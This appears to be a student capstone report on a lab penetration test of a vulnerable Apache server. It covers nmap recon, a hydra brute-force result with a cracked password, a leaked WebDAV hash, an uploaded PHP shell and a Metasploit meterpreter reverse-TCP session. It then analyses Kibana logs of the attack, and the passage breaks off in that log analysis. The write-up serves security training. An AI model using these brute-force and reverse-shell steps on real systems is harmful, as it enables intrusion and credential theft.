Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V
Manager

IPv4: 192.168.1.8
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	This is the target machine running the apache web server.
Kali	192.168.1.8	This is the attack machine running Kali Linux.
ELK	192.168.1.100	Running the centralized logging service to identify problems on a server or application.
Hyper-V Manager	192.168.1.1	The software that virtualizes hardware into virtual machines and servers.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:


Vulnerability	**Description**	**Impact**
Insecure Design - OWASP top 10 #4 (Sensitive Data Exposure)	*Secret_folder is publicly available and should not be due to sensitive company data.*	*Allows attackers to access sensitive company data once they find the folder.*
Cryptographic Failure - OWASP top 10 #2 *(Sensitive Data Exposure)*	Passwords were not hashed well enough and were easy to decrypt.	Passwords were able to be decrypted due to not being hashed well enough once they were found and then used to access sensitive company data.
Injection: OWASP Top 10 #3	Attackers can use PHP scripts to download or inject malicious data onto the server.	Allowed attackers to run/open a reverse shell on the target machine to access data.

Exploitation: Insecure Design - OWASP top 10 #4

01

Tools & Processes

Using Nmap we saw that port 80 was open, using a web browser navigated to the ip address of the target machine which opened the company folders where we received the following message uncovering that there was a hidden folder.




```
Please refer to company_folders/secret_folder for more information
ERROR: company_folders/secret_folder/ is no longer accessible to the public
```

02

Achievements

The exploit showed us that there was an open port on the server where we could then access the server to uncover data about the company and it’s private information.

03



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Cryptographic Failure - OWASP top 10 #2

01

Tools & Processes

First to get into the hidden folder we used hydra to access the password for the folder and within the folder we found a file with instructions for accessing webdav where there was a hashed password that we used https://crackstation.net to crack with little effort, john could also have been used to crack this password.


02

Achievements


We were able to access multiple passwords with little effort and the security and hashed passwords were very weak which enabled us to crack them easily.

03

See the hydra command's output below as well as the webdav info we accessed below using ashton's password where we uncovered the hashed password for ryan's account.



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 6] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-11-02 22:58:55
root@kali:/# 
```



192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Injection: OWASP Top 10 #3

01

Tools & Processes


We used a Metasploit standalone payload generator to setup the target machine with a php shell that we uploaded.

02

Achievements

Once the code was executed this provided access to the target server using a reverse shell.


03




Index of /webdav

```
     Name            Last modified     Size Description
Parent Directory                          -
passwd.dav         2019-05-07 18:19   43
shell.php          2021-11-04 22:35 1.1K
```


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```



```
msf exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(multi/handler) > show options
```




```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:46530) at 20
21-11-09 13:55:19 -0500
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occured Nov 3, 2021 @1:55-2:10
- 2,940 packets were sent from 192.168.1.8
- A few thousand requests were made all for different port numbers.



source.ip:192.168.1.8 AND destination.ip:192.168.1.105 AND NOT destination.port:80

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

@timestamp
_id
_index
_score
_type
agent.ephemeral_id
agent.hostname
agent.id
agent.type
agent.version
client.bytes
client.ip
client.port
destination.bytes
destination.ip
destination.packets
destination.port


2,940 hits

Oct 29, 2021 @ 02:34:27.596 - Nov 5, 2021 @ 02:34:27.596 — Auto

```
Time                      _source
Nov 4, 2021 @ 22:43:10.001  @timestamp: Nov 4, 2021 @ 22:43:10.001 network.type: ipv4 network.transport: tcp network.community_id: 1:7mAGTrkqV/bC+owJxRl13CPQp14= network.bytes: 1.7KB
                            network.packets: 8 source.ip: 192.168.1.8 source.port: 4444 source.packets: 5 source.bytes: 1KB flow.id: EAT/////AP//////CP8AAAHAqAEIwKgBaVwR4rs flow.final: true
                            ecs.version: 1.5.0 destination.port: 48098 destination.packets: 3 destination.bytes: 684B destination.ip: 192.168.1.105 event.action: network_flow
                            event.start: Nov 4, 2021 @ 22:42:13.561 event.end: Nov 4, 2021 @ 22:42:21.753 event.duration: 8192.0 event.dataset: flow event.kind: event
                            event.category: network_traffic type: flow host.name: server1 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: a827cce7-15c1-4a10-84ec-a4b7ac711723
Nov 4, 2021 @ 22:43:00.001  @timestamp: Nov 4, 2021 @ 22:43:00.001 type: flow network.type: ipv4 network.transport: tcp network.community_id: 1:7mAGTrkqV/bC+owJxRl13CPQp14=
                            network.bytes: 1.7KB network.packets: 8 source.packets: 5 source.bytes: 1KB source.ip: 192.168.1.8 source.port: 4444 event.end: Nov 4, 2021 @ 22:42:21.753
                            event.duration: 8192.0 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow event.start: Nov 4, 2021 @ 22:42:13.561
                            destination.ip: 192.168.1.105 destination.port: 48098 destination.packets: 3 destination.bytes: 684B ecs.version: 1.5.0 host.name: server1 agent.id: b8fb7fd0-
                            e53c-40bf-98a4-f7a8ce4e229f agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: a827cce7-15c1-4a10-84ec-a4b7ac711723 agent.hostname: server1
Nov 4, 2021 @ 22:42:50.001  @timestamp: Nov 4, 2021 @ 22:42:50.001 destination.port: 48098 destination.packets: 3 destination.bytes: 684B destination.ip: 192.168.1.105
                            flow.id: EAT/////AP//////CP8AAAHAqAEIwKgBaVwR4rs flow.final: false type: flow network.transport: tcp network.community_id: 1:7mAGTrkqV/bC+owJxRl13CPQp14=
                            network.bytes: 1.7KB network.packets: 8 network.type: ipv4 source.packets: 5 source.bytes: 1KB source.ip: 192.168.1.8 source.port: 4444 event.end: Nov 4, 2021 @
                            22:42:21.753 event.duration: 8192.0 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow event.start: Nov 4, 2021 @
                            22:42:13.561 ecs.version: 1.5.0 host.name: server1 agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f agent.version: 7.7.0
Nov 4, 2021 @ 22:42:40.001  @timestamp: Nov 4, 2021 @ 22:42:40.001 network.type: ipv4 network.transport: tcp network.community_id: 1:7mAGTrkqV/bC+owJxRl13CPQp14= network.bytes: 1.7KB
                            network.packets: 8 source.port: 4444 source.packets: 5 source.bytes: 1KB source.ip: 192.168.1.8 destination.packets: 3 destination.bytes: 684B
                            destination.ip: 192.168.1.105 destination.port: 48098 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow
```


Analysis: Finding the Request for the Hidden Directory

- 9,938 requests were made on Nov 3, 2021 @2:55-3:00
- We can see in the same panel that the file favicon.ico was requested 14 times and webdav 22 times



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	9,938
http://127.0.0.1/server-status?auto=	30




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	9,944
http://127.0.0.1/server-status?auto=	3,511
http://192.168.1.105/	48
http://192.168.1.105/webdav	22
http://192.168.1.105/favicon.ico	14

Analysis: Uncovering the Brute Force Attack

- In the Top 10 HTTP requests [Packetbeat] ECS panel on the dashboard, we can see that the password protected secret_folder was *requested* 9,944 times.
- The file inside that directory was only requested 3 times. So, out of 9,944 requests, only 3 were successful.



```
url.path: "/company_folders/secret_folder/connect_to_corp_server"
```


3 hits

Oct 10, 2021 @ 19:40:29.913 - Nov 9, 2021 @ 19:40:29.913 —

```
> Nov 9, 2021 @ 18:36:05.367   url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: Nov 9, 2021 @ 18:36:05.367 host.name: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-
                               f7a8ce4e229f agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: c55c755c-0d5d-453a-b2d0-340e4ab078d1 agent.hostname: server1
                               http.response.status_code: 200 http.response.bytes: 674B http.response.body.bytes: 414B http.response.headers.content-length: 414 http.response.status_phrase: ok
                               http.version: 1.1 http.request.bytes: 478B http.request.headers.content-length: 0 http.request.method: get
                               http.request.referrer: http://192.168.1.105/company_folders/secret_folder/ destination.bytes: 674B destination.ip: 192.168.1.105 destination.port: 80
> Nov 4, 2021 @ 22:13:38.718   url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: Nov 4, 2021 @ 22:13:38.718 client.ip: 192.168.1.8 client.port: 48224 client.bytes: 478B
                               ecs.version: 1.5.0 host.name: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: a827cce7-15c1-
                               4a10-84ec-a4b7ac711723 agent.hostname: server1 type: http status: OK http.response.headers.content-length: 414 http.response.status_phrase: ok
